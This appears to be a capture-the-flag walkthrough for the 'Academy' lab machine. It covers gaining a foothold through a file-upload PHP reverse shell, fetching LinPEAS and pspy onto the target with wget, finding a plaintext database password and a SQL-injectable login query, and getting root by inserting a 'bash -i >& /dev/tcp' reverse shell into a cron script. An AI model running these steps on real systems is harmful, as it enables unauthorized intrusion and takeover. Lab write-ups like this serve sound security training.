
There is a area after logging in where we can upload a file into the webpage for the photo we could upload a reverse shell php file on there from pentest-monkey!





Edit the file by changing the IP address to your IP and the port to the one you want to listen on for the victim to connect to your machine. Once you have edited the file, run the command `nc -nvlp *port*`. Then upload the file to the webpage, and shortly after, you should receive a connection.



Commands like `sudo -l` will show you the sudo privileges you have. If you want to escalate privileges, you can use LinPEAS, which helps identify privilege escalation opportunities along with other valuable system information. Navigate to the directory where the LinPEAS executable is located, then run `python3 -m http.server 80` to start a simple HTTP server. In the shell you spawned on the target machine, run `wget http://<your-ip-address>/linpeas.sh` to transfer the file. Once downloaded, use `chmod +x linpeas.sh` to make it executable, then run it.





/etc/cron.weekly:
total 16
drwxr-xr-x 2 root root 4096 May 29 13:04 .
drwxr-xr-x 74 root root 4096 Aug 14 00:15 ..
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder
-rwxr-xr-x 1 root root 813 Feb 10 2019 man-db
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
* * * * * /home/grimmie/backup.sh
Services
Search for outdated versions
[-] apache-htcacheclean
[+] apache2
[+] apparmor
[-] console-setup.sh
[+] cron
[+] dbus
[-] hwclock.sh



/var/www/html/academy/admin/index.php: <input type="text" name="use
rname" class="form-control" required />
/var/www/html/academy/admin/index.php: <label>Enter Username : </label
>
/var/www/html/academy/admin/index.php: $username=$_POST['username'];
/var/www/html/academy/admin/index.php:$query=mysqli_query($bd, "SELECT * FROM admin WHERE
username='$username' and password='$password'");
/var/www/html/academy/assets/js/jquery-1.11.1.js: username: null,
Searching specific hashes inside files - less false positives (limit 70)
$ cat /var/www/html/academy/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or di
e("Could not connect database");
?>
$

Once you find potentially sensitive information that could allow you to elevate your privileges, investigate it and take advantage of it. For example, if you discover a user password, make sure to document it in your notes. Since it appears to be related to SQL, you could try using the credentials to log into the phpMyAdmin login page. You could also test whether the same credentials work for SSH access.


you could use `cat /etc/passwd` to displays the contents of the `/etc/passwd` file, which lists all user accounts on a Linux or Unix system. This file provides information like usernames, user IDs, home directories, and default shells.



This shows the user that we found grimmie is a administrator!



Once you gain access, you can use the `history` command to view previously executed commands, `crontab -l` to list scheduled cron jobs, `systemctl list-timers` to view active system timers, and `ps` to see running processes. Use the `pspy` tool to monitor scheduled tasks and background processes in real time. Follow the same procedure as before: navigate to the directory where the `pspy` executable is located, then run `python3 -m http.server 80` to start a simple HTTP server. In the shell you spawned on the target machine, run `wget http://<your-ip-address>/pspy` to transfer the file. Once downloaded, use `chmod +x pspy` to make it executable, then run it.




history command

```
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
grimmie@academy:~$ crontab -l
no crontab for grimmie
grimmie@academy:~$ crontab -u root -l
must be privileged to use -u
grimmie@academy:~$ crontab -e
no crontab for grimmie - using an empty one
No modification made
grimmie@academy:~$ systemctl list-timers
NEXT                         LEFT          LAST                         PASSED       UNIT
Sat 2021-08-14 01:39:00 EDT  12min left    Sat 2021-08-14 01:09:00 EDT  17min ago    phpsessioncl
Sat 2021-08-14 06:19:41 EDT  4h 53min left Fri 2021-08-13 19:57:32 EDT  5h 28min ago apt-daily-up
Sat 2021-08-14 13:57:38 EDT  12h left      Fri 2021-08-13 19:57:32 EDT  5h 28min ago apt-daily.ti
Sun 2021-08-15 00:00:00 EDT  22h left      Sat 2021-08-14 00:00:01 EDT  1h 26min ago logrotate.ti
Sun 2021-08-15 00:00:00 EDT  22h left      Sat 2021-08-14 00:00:01 EDT  1h 26min ago man-db.timer
Sun 2021-08-15 00:13:46 EDT  22h left      Sat 2021-08-14 00:13:46 EDT  1h 12min ago systemd-tmpf

6 timers listed.
Pass --all to see loaded but inactive timers, too.
lines 1-10/10 (END)
```


crontab & systemctl list-timers command


```
grimmie@academy:/tmp$ wget http://192.168.138.131/pspy64
--2021-08-14 01:28:33--  http://192.168.138.131/pspy64
Connecting to 192.168.138.131:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: ‘pspy64’

pspy64                   100%[=============================>]   2.94M  --.-KB/s    in 0.01s

2021-08-14 01:28:33 (230 MB/s) - ‘pspy64’ saved [3078592/3078592]

grimmie@academy:/tmp$
```



PSPY

Once you have found a scheduled task you can edit put a reverse shell command in there which is in the pentest monkey site - first set up a listener on the attacker machine listening on a specific port then put the command in the scheduled task `bash -i >& /dev/tcp/*attacker machine*/*port* 0>&1` then save it! After you should shortly get a connection.






```
┌──(root💀kali)-[~]
└─# nc -nvlp 8081
listening on [any] 8081 ...
connect to [192.168.138.131] from (UNKNOWN) [192.168.138.129] 55662
bash: cannot set terminal process group (3364): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~# whoami
whoami
root
root@academy:~# cd root
cd root
bash: cd: root: No such file or directory
root@academy:~# cd /root
cd /root
root@academy:~# ls
ls
flag.txt
root@academy:~# cat flag.txt
cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
root@academy:~#
```